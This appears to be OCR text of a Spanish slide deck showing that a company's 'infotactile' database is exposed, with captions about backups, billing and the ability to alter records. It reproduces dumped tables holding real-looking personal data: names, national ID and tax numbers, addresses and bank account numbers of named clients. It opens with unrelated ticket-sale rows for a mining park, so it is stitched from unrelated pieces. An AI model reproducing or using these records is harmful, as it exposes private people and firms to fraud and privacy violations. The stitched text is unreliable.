139.728	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.729	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.730	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.731	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.732	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.733	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.734	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.735	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a




Incluso **todas las bases de datos**…




Con su **copia de seguridad** por si ocurre algo **anómalo**…



Y por supuesto con acceso a **otras tablas** de la Base de Datos…




Incluso la propia **facturación** la empresa…



id	tipo	facturador	factura	nombrefacturado	ciffacturado	direccionfacturado	cpfacturado	poblacionfacturado	provinciafacturado	nombrefacturador	direccionfacturador	cpfacturador	poblacionfa
245	1	2	190	CompaÃ±Ãa VinÃcola Norte de EspaÃ±a		Crta. LogroÃ±o-Laguardia Km 4,8		Laguardia	Alava	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
246	1	2	116	Carlos David Iriarte Askain	15790177F	Breton de los Herreros 36	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
247	1	2	3	Luis Angel Casado Manzanos S.L.	B01301670	C/ Nueva, 17	01306	La Puebla de la Barca	Alava	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
248	1	2	4	Loteria del Carmen S.L.	B26482653	Muro del Carmen, 4 bajo	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
249	1	2	5	Grupo Empresarial Criteria	B26240658	Av. de Madrid Km 326	26001	Lardero	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
250	1	2	6	Luvis Store LogroÃ±o	B26234765	Av de PolÃtico Jorge VigÃ³n, 22	26003	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
251	1	2	24	Santos Ochoa S.A	A26137729	Doctores Castroviejo 19	26003	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
252	1	2	217	Mikonos XVIII S.L	B26414656	Jorge Vigon 23	26003	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
253	1	2	9	En Asouas S.L	B26250555	Hermano Mirry 22	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
254	1	2	71	Setlan S.C	J26371245	Muro de la Mata, 6	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
255	1	2	7	Hacienda Ortigosa S.L	B31571599	Crra. Recajo, 7	31230	Viana	Navarra	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
256	1	2	233	Rosana Rivera Bazo	16592161z	Victor Pradera 7, Entreplanta	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
257	1	2	125	Bodegas Bilabainas	A-48001721	c/ estaciÃ³n 3	26200	Haro	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
258	1	2	21	Vezuva S.C.	J26411904	Sagasta 5	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
259	1	2	5	RGLogroÃ±o 2011 S.L.	B65511693	Manel Ferrys,15	08172	Sant Cugat	Barcelona	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
260	1	2	71	Setlan S.C	J26371245	Muro de la Mata, 6	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
261	1	2	189	Ibapar C.B	E26506490	Valdelanas, n 2 Z	26006	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
262	1	2	233	Rosana Rivera Bazo	16592161z	Victor Pradera 7, Entreplanta	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
263	1	2	2	Vinotecas y tabernas urbanas S.L.	B26495574	C/ Laurel, 2	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
264	1	2	312	Bodegas Marques de CÃ¡ceres		Crta. LogroÃ±o s/n	26550	Cenicero	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
265	1	2	9	En Asouas S.L	B26250555	Hermano Mirry 22	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
266	1	2	125	Bodegas Bilabainas	A-48001721	c/ estaciÃ³n 3	26200	Haro	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
267	1	2	7	Hacienda Ortigosa S.L	B31571599	Crra. Recajo, 7	31230	Viana	Navarra	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
268	1	2	178	Explotaciones Agricolas Campomiel S.C	J26490258	c/ La Vega 3 Bajo	26006	Varea	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
269	1	2	71	Setlan S.C	J26371245	Muro de la Mata, 6	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
270	1	2	233	Rosana Rivera Bazo	16592161z	Victor Pradera 7, Entreplanta	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros, 2bajo, local 6	26500	Calahorra
271	1	2	2	Vinotecas y tabernas urbanas	B26495574	C/ Laurel, 2	26001	LogroÃ±o	La Rioja	Manantial de Ideas, S.L.	C/ BretÃ³n de los Herreros,	26500	Calahorra


Revelando datos **confidenciales** sometidos a RLOPD…



Revelando datos **confidenciales** sometidos a RLOPD…

infotactile | infotactile | ventas


id	fecha	cliente	franquiciad	formapago	importe	fdarma	alarma	cobrocient	cobro	disenoA	facturad	disenoA	fdisenoA	comercial	renovaci	producto	contrato_ar
10	2014-02-04	189	2	D Bancaria 0182221791020156221 9	100	2014-06-15	✓	364	100	✓	✓	✓	NULL	2	✗	1	NULL
11	2014-02-05	233	2	D Bancaria 0046501261266/3830448	200	2014-06-15	✓	596	200	✓	✓	✓	NULL	2	✗	1	NULL
12	2014-02-06	125	2	Contado	200	2014-12-15	✓	936,56	0	✓	✓	✓	2014-06-30	2	✗	1	NULL
13	2014-02-07	7	2	D Bancaria 3000006157/1485024028	144	2014-12-15	✓	936	0	✓	✓	✓	2014-06-30	2	✗	1	NULL
14	2014-02-07	21	2	D Bancaria 2100237414/0200112610	200	2014-03-15	✓	299	200	✓	✓	✓	NULL	2	✗	1	NULL
15	2014-02-07	5	2	D Bancaria 0081038881000146595 2	100	2014-12-15	✓	892	0	✓	✓	✓	2014-06-30	2	✗	1	NULL
16	2014-02-07	217	2	D Bancaria 2085568668805000327961	200	2014-06-15	✓	596	200	✓	✓	✓	NULL	2	✗	1	NULL
17	2014-02-07	118	2	Cheque	200	2014-09-15	✓	596	200	✓	✓	✓	NULL	2	✗	1	NULL
18	2014-02-07	9	2	D Bancaria 0182350026020154012	200	2014-06-15	✓	596	0	✓	✓	✓	2014-06-30	2	✗	1	NULL
19	2014-02-07	24	2	D Bancaria 3017056975215486072 6	200	2014-03-15	✓	299	200	✓	✓	✓	NULL	2	✗	1	NULL
20	2014-02-07	8	2	D Bancaria 2996056384327186304	100	2014-12-15	✓	892	100	✓	✓	✓	NULL	2	✗	1	NULL
21	2014-02-07	3	2	D Bancaria 0075057054666001330	200	2014-03-15	✓	299	200	✓	✓	✓	NULL	2	✗	1	NULL
22	2014-02-07	130	2	D Bancaria 2100014434920002589	144,56	2014-12-15	✓	936,56	144,56	✓	✓	✓	NULL	2	✗	1	NULL
23	2014-02-07	2	2	Transferencia	200	2014-06-15	✓	596	200	✓	✓	✓	NULL	2	✗	1	NULL
24	2014-02-07	4	2	D Bancaria 2085568285/0300442579	144,56	2014-12-15	✓	936,56	144,56	✓	✓	✓	NULL	2	✗	1	NULL
25	2014-02-07	8	2	D Bancaria 0049175044231001/607	140	2014-12-15	✓	932	140	✓	✓	✓	NULL	2	✗	1	NULL
26	2014-02-07	71	2	D Bancaria 0075014107/0600147107	200	2014-03-15	✓	396	200	✓	✓	✓	NULL	2	✗	1	NULL
30	2014-02-07	312	2	D Bancaria ES8000496684102118033...	200	2015-01-15	✓	992	200	✓	✓	✓	NULL	2	✗	1	NULL
39	2014-02-13	178	2	D Bancaria 3008/1638/1755022927	200	2014-08-15	✓	596	200	✓	✓	✓	NULL	2	✗	1	NULL
42	2014-03-17	131	2	D Bancaria 0182225592/0201504488	200	2014-03-15	✓	936,56	200	✓	✓	✓	2014-05-23	2	✗	1	NULL
43	2014-03-17	265	2	D Bancaria 0182350026020157758	200	2014-09-15	✓	464	200	✓	✓	✓	NULL	2	✗	1	NULL
44	2014-03-17	100	2	D Bancaria 2036748865/0000008573	200	2014-09-15	✓	464	200	✓	✓	✓	NULL	2	✗	1	NULL
45	2014-03-17	215	2	D Bancaria 0182350362020152299/	200	2015-03-15	✓	691,04	0	✓	✓	✓	2014-06-30	2	✗	1	NULL
46	2014-03-17	146	2	D Bancaria 0182224918020153196	200	2014-10-15	✓	420	0	✓	✓	✓	2014-06-30	2	✗	1	NULL



Revelando datos **que la competencia** podría emplear para conocer sus precios finales…

infotactile › infotactile › ventas_cliente


id	venta	ffactura	fvencimiento	importe	enviar	texto	factura	re	iva	enviado	albaran
5	10	2014-02-05	2014-04-05	364	✗	Diseño y adaptacion a Infotactil + anuncio en infotactile durante 6 meses en 4 hoteles, H/Lo…	261	0	21	✗	✗
6	11	2014-01-21	2014-01-21	200	✗	Adaptacion de diseño y video Infotactile	256	0	21	✗	✗
7	11	2014-02-06	2014-02-06	66	✗	Anuncio en 6 hoteles de Logroño Infotactile mes Febrero	262	0	21	✗	✗
8	11	2014-03-05	2014-03-05	66	✗	Anuncio en 6 hoteles de Logroño Infotactile mes Marzo	270	0	21	✗	✗
9	11	2014-04-07	2014-04-07	66	✗	Anuncio en 6 hoteles de Logroño Infotactile mes Abril	328	0	21	✗	✗
10	11	2014-05-05	2014-05-05	66	✗	Anuncio en 6 hoteles de Logroño Infotactile mes Mayo	371	0	21	✗	✗
11	11	2014-06-05	2014-06-05	66	✗	Anuncio en 6 hoteles de Logroño Infotactile mes Junio	404	0	21	✗	✗
12	11	2014-07-07	2014-07-07	66	✗	Anuncio en 6 hoteles de Logroño Infotactile mes Julio	481	0	21	✗	✗
14	12	2014-01-21	2014-01-21	200	✗	Diseño y adaptacion a Infotactile	257	0	21	✗	✗
15	12	2014-02-28	2014-02-28	736,56	✗	anuncio en infotactile durante 12 meses en 6 hoteles	266	0	21	✗	✗
16	13	2014-01-21	2014-01-21	200	✗	Diseño y adaptación a Infotactile	255	0	21	✗	✗
18	14	2014-01-21	2014-01-21	299	✗	Diseño y adaptacion a Infotactile + Anuncio Infotactile en 3 hoteles durante 3 meses	258	0	21	✗	✗
19	15	2014-01-21	2014-01-21	298	✗	Diseño y adaptación a Infotactile + Anuncio Infotactile mes Enero	259	0	21	✗	✗
20	15	2014-04-30	2014-04-30	198	✗	Anuncio Infotactile mes Abril	344	0	21	✗	✗
21	15	2014-07-31	2014-07-31	198	✗	Anuncio Infotactile mes Julio	549	0	21	✗	✗
23	16	2014-01-09	2014-01-09	332	✗	Diseño y adaptación a Infotactile + Anuncio Infotactile en 6 hoteles durante 6 meses. Pago…	252	0	21	✗	✗
24	16	2014-08-31	2014-08-31	132	✗	Anuncio Infotactile en 6 hoteles durante 6 meses. Pago Agosto.	600	0	21	✗	✗
25	16	2014-04-30	2014-04-30	132	✗	Anuncio Infotactile en 6 hoteles durante 6 meses. Pago Abril.	343	0	21	✗	✗
26	17	2014-01-09	2014-01-09	596	✗	Diseño y adaptación a Infotactile + Anuncio Infotactile en 4 hoteles durante 9 meses.	246	0	21	✗	✗
27	18	2014-01-09	2014-01-09	266	✗	Diseño y adaptación a Infotactile + Anuncio Infotactile en 6 hoteles durante 6 meses. Pago…	253	0	21	✗	✗
28	18	2014-02-28	2014-02-28	66	✗	Anuncio Infotactile en 6 hoteles durante 6 meses. Pago Febrero.	265	0	21	✗	✗



O incluso **modificar** para cambiarlos y que no aparezcan como subidos…

infotactile › infotactile › ventas_hoteles


id	hotel	venta	precio	importe	subido
26	7	10	11	11	✅
